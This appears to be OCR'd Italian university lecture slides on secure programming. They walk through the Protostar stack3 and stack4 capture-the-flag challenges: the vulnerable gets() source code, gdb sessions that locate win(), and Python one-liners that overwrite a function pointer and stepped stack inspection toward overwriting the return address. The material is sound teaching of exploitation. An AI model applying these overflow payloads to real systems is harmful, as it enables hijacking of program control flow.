Programmazione Sicura

Corruzione della memoria

(seconda parte)

Barbara Masucci

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA

DIPARTIMENTO DI ECCELLENZA

Punto della situazione

- Nella lezione precedente abbiamo visto alcune tecniche per lo stack-based buffer overflow
  - Modifica di variabile a runtime
  - Impostazione di variabile a valore preciso
  - Impostazione di variabile tramite variabili di ambiente

- Scopo della lezione di oggi:
  - Analizzare altre tecniche per lo stack-based buffer overflow
  - Risolvere due sfide Capture The Flag su PROTOSTAR

Stack 3

- "Stack3 looks at environment variables, and how they can be set, and overwriting function pointers stored on the stack"

- Il programma in questione si chiama `stack3.c` e il suo eseguibile ha il seguente percorso:

  `/opt/protostar/bin/stack3`

Stack 3

stack3.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow succesfully changed\n");
}

int main(int argc, char **argv) {

    volatile int (*fp)();
    char buffer[64];
    fp=0;
    gets(buffer);

    if(fp) {
          printf("calling function pointer, jumping to 0x%08x\n",fp);
          fp();
     }
}
```

Capture the Flag!

- L'obiettivo della sfida è impostare `fp=win` a tempo di esecuzione
  - Ciò modifica del flusso di esecuzione, poichè provoca il salto del codice alla funzione `win()`

- Il modus operandi è sempre lo stesso
  1. Raccogliere più informazioni possibili sul sistema
  2. Aggiornare l'albero di attacco
  3. Provare l'attacco solo dopo aver individuato un percorso plausibile
  4. Se l'attacco non è riuscito, tornare al punto 1
  5. Se l'attacco è riuscito, sfida vinta!

Raccolta di informazioni

- Il programma `stack3` accetta input locali, da tastiera o da altro processo (tramite pipe)
  - L'input è una stringa generica


- Non sembrano esistere altri metodi per fornire input al programma

Una riflessione

- Dal punto di vista concettuale, la sfida `stack3` è identica alle precedenti

- L'unica difficoltà aggiuntiva risiede nella natura del numero da iniettare
  - Nelle sfide precedenti, il numero intero era noto a priori
  - Nella sfida attuale, il numero intero non è noto a priori e va "estratto" dal binario eseguibile

Idea



- Supponiamo di poter recuperare l'indirizzo della funzione `win()` a partire dal binario eseguibile `stack3`
- Una volta trovato tale indirizzo, basta appenderlo all'input (facendo attenzione all'ordinamento dei byte)
  - In tal modo il valore di `fp` viene sovrascritto con l'indirizzo della funzione `win()`
  - Poichè `fp` è diverso da zero, viene provocato il salto a `fp` (cioè a `win()`)
  - Vinciamo la sfida!

Calcolo dell'indirizzo di `win()`

- Come recuperare l'indirizzo della funzione `win()` a partire dal binario eseguibile `stack3`?

- Ci viene fornito un suggerimento:

> "both gdb and objdump is your friend in order to determine where the `win()` function lies in memory."

GNU Debugger (GDB)

- E' il debugger predefinito per GNU/Linux
  - Supporta diversi linguaggi di programmazione, tra cui il C
  - Gira su diverse piattaforme, tra cui varie distribuzioni di Unix, Windows e MacOS

- Consente di visualizzare cosa accade in un programma durante la sua esecuzione o al momento del crash

- Leggiamo la documentazione:

```
man gdb
```

GNU Debugger (GDB)

- GDB viene invocato con il comando di shell `gdb`, seguito dal nome del file binario eseguibile
  - L'opzione `–q` consente di evitare la stampa dei messaggi di copyright

```
gdb –q file_eseguibile
```

- Una volta avviato, GDB legge i comandi dal terminale, fino a che non si digita `quit (q)`
- Il comando `print (p)` consente di visualizzare il valore di una espressione

Un abbozzo di attacco

- Recuperiamo l'indirizzo della funzione `win()` tramite la funzionalità `print` di `gdb`
- Costruiamo un input di 64 caratteri `'a'` seguito dall'indirizzo di `win()` in formato Little Endian
- Passiamo l'input a `stack3` via pipe (STDIN)

Recupero dell'indirizzo di `win()`

- Recuperiamo l'indirizzo della funzione `win()` tramite la funzionalità `print` di `gdb`

```
$gdb –q /opt/protostar/bin/stack3
Reading symbols from /opt/protostar/bin/stack3…done
(gdb)  p win
$1 = {void (void)} 0x8048424 <win>
```

Indirizzo di `win()`

Preparazione dell'input


- Costruiamo un input di 64 caratteri `'a'` seguito dall'indirizzo di `win()` in formato Little Endian

- L'input richiesto può essere generato con Python, facendo attenzione all'ordine dei byte

```
python –c 'print "a" * 64 + "\x24\x84\x04\x08"'
```

Albero di attacco

Stack-based Buffer Overflow
(Sovrascrittura di puntatore a funzione)



Esecuzione dell'attacco

- Mandiamo `stack3` in esecuzione con l'input visto prima

```
$'python –c 'print "a" * 64 + "\x24\x84\x04\x08"'
| /opt/protostar/bin/stack3
```

- Otteniamo il messaggio

```
calling function pointer, jumping to 0x8048424
code flow succesfully changed
```

Sfida vinta!

Stack 4

- "Stack4 takes a look at overwriting saved EIP and standard buffer overflows"
  - EIP=Instruction Pointer
    Registro che contiene l'indirizzo della prossima istruzione da eseguire

- Il programma in questione si chiama `stack4.c` e il suo eseguibile ha il seguente percorso:
  `/opt/protostar/bin/stack4`

Stack 4

stack4.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow succesfully changed\n");
}

int main(int argc, char **argv) {

    char buffer[64];

    gets(buffer);

}
```

Capture the Flag!

- L'obiettivo della sfida è eseguire la funzione `win()` a tempo di esecuzione
  - Ciò modifica del flusso di esecuzione, poichè provoca il salto del codice alla funzione `win()`

- Il modus operandi è sempre lo stesso
  1. Raccogliere più informazioni possibili sul sistema
  2. Aggiornare l'albero di attacco
  3. Provare l'attacco solo dopo aver individuato un percorso plausibile
  4. Se l'attacco non è riuscito, tornare al punto 1
  5. Se l'attacco è riuscito, sfida vinta!

Raccolta di informazioni

- Il programma `stack4` accetta input locali, da tastiera o da altro processo (tramite pipe)
  - L'input è una stringa generica

- Non sembrano esistere altri metodi per fornire input al programma

Prima esecuzione

- Mandiamo in esecuzione `stack4`

  `/opt/protostar/bin/stack4`

- Il programma resta in attesa di un input da tastiera
  - Digitiamo una decina di caratteri a caso e premiamo Invio
  - Ci viene restituito il prompt (non accade niente)
    - I caratteri vengono memorizzati in `buffer`
    - Il programma termina normalmente

Seconda esecuzione

- Proviamo a fornire a `stack4` un input di 64 caratteri `'a'`, generato con Python

```
$python –c 'print "a" * 64' |
/opt/protostar/bin/stack4
```

- Ci viene restituito il prompt (non accade niente)
  - 64 `'a'` vengono scritte in `buffer`
  - Il programma termina normalmente

Terza esecuzione

- Proviamo a fornire a `stack4` un input di 80 caratteri `'a'`, generato con Python

```
$python –c 'print "a" * 80' |
/opt/protostar/bin/stack4
```

- Ci viene restituito il messaggio

```
Segmentation fault
```

- Il programma va in crash
  - 64 `'a'` vengono scritte in `buffer`
  - Le rimanenti vengono scritte in locazioni di memoria contigue, di cui alcune riservate alla memorizzazione della variabile EBP per la gestione dello stack

Domanda

- Possiamo modificare l'input dell'ultima esecuzione in modo che, prima di andare in crash, il programma esegua la funzione `win()`?

Una riflessione

- A differenza della sfida precedente, nel programma `stack4` non c'è alcuna variabile esplicita da sovrascrivere
- Abbiamo bisogno di trovare una locazione di memoria che, se sovrascritta, provoca una modifica del flusso di esecuzione
- Possiamo usare la cella "indirizzo di ritorno" nello stack frame corrente

Indirizzo di ritorno

- L'indirizzo di ritorno è una cella di dimensione pari all'architettura
  - 4 byte nel caso di Protostar

- Contiene l'indirizzo della prossima istruzione da eseguire al termine della funzione descritta nello stack frame

Idea di attacco

- Sovrascriviamo l'indirizzo di ritorno con quello della funzione `win()`

- Per fare ciò, occorre identificare
  - L'indirizzo della cella di memoria contenente l'indirizzo di ritorno
  - L'indirizzo della funzione `win()`

Non sappiamo (ancora) come fare

Sappiamo come fare

Come procedere?

- Eseguiamo passo passo `stack4` mediante il debugger per determinare il layout dello stack
  - In tal modo capiremo in quale cella di memoria si trova l'indirizzo di ritorno
- Qual è lo stack frame da analizzare?
  - Quello di `main()`
- Sovrascrivendo l'indirizzo di ritorno di `main()` con quello della funzione `win()` vinceremo la sfida

Recupero dell'indirizzo di `win()`

- Iniziamo con il recupero dell'indirizzo della funzione `win()` tramite la funzionalità `print` di `gdb`

```
$gdb –q /opt/protostar/bin/stack4
Reading symbols from /opt/protostar/bin/stack4…done
(gdb)  p win
$1 = {void (void)} 0x80483f4 <win>
```

Indirizzo di `win()`

Recupero dell'indirizzo di ritorno

- Per ottenere l'indirizzo di ritorno di `main()` è necessario ricostruire il layout dello stack di `stack4`
  - E' facile farlo se si ha a disposizione il codice sorgente di `stack4`
- Senza il codice sorgente di `stack4`, bisogna disassemblare `main()` e capire cosa fa
  - Possiamo usare la funzione `disassemble` di `gdb`

Disassembly di `main()`

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048408 <main+0>: push   %ebp
0x08048409 <main+1>: mov    %esp,%ebp
0x0804840b <main+3>: and    $0xfffffff0,%esp
0x0804840e <main+6>: sub    $0x50,%esp
0x08048411 <main+9>: lea    0x10(%esp),%eax%
0x08048415 <main+13>: mov   eax,(%esp)
0x08048418 <main+16>: call  0x804830c <gets@plt>
0x0804841d <main+21>: leave
0x0804841e <main+22>: ret
End of assembler dump.
```

Disassembly di `main()`

- Dall'analisi del codice assembly di `main()` vediamo che sono coinvolti alcuni registri, tra cui quelli legati allo stack
  - esp → Stack Pointer (ESP)
    Punta al top dello stack
  - ebp → Base Pointer (EBP)
    Consente di accedere agli argomenti e alle variabili locali all'interno di un frame

Inserimento di un breakpoint

- Inseriamo un breakpoint alla prima istruzione di `main()`, per vedere come viene costruito lo stack

```
(gdb)  b *0x8048408

Breakpoint1 at 0x80048408: file stack4/stack4.c,
line 12
```

- Eseguiamo il programma

```
(gdb)  r

Starting program: /opt/protostar/bin/stack4

Breakpoint1, main (argc=1, argv=0xbffffdf4)
at stack4/stack4.c: 12
```

Monitoraggio di EBP ed ESP

- Per capire l'evoluzione dello stack è necessario stampare il valore degli indirizzi puntati dai registri EBP ed ESP ad ogni passo dell'esecuzione

```
(gdb)  p $ebp
$2 = (void *) 0xbffffdc8

(gdb)  p $esp
$3 = (void *) 0xbffffd4c
```


Layout iniziale dello stack

- Subito prima dell'esecuzione di `main()`, l'indirizzo di ritorno è contenuto nella cella puntata da ESP (`0xbffffd4c`)

- Gli indirizzi successivi a quello puntato da ESP contengono gli argomenti di `main()`:
  - `argc` (numero di argomenti, incluso il programma) → indirizzo `$esp+4`
  - `argv` (array stringhe argomenti, incluso il programma) → indirizzo `$esp+8`
  - `envp` (array stringhe variabili di ambiente) → indirizzo `$esp+12`

Layout iniziale dello stack

Subito prima di `main()`



Esecuzione passo passo


- Abbiamo visto la composizione iniziale dello stack
- Ora effettuiamo una sequenza di istruzioni e osserviamo come evolve lo stack
- Per eseguire la prossima istruzione assembly passo passo usiamo la funzione `si` di `gdb`

```
(gdb)  si
```

Layout dello stack

Dopo `push %ebp`


Viene salvato il valore del registro EBP.
In tal modo si può risalire allo stack frame precedente.



Layout dello stack


Dopo `mov %esp, %ebp`

Viene impostato il nuovo valore di EBP = ESP.



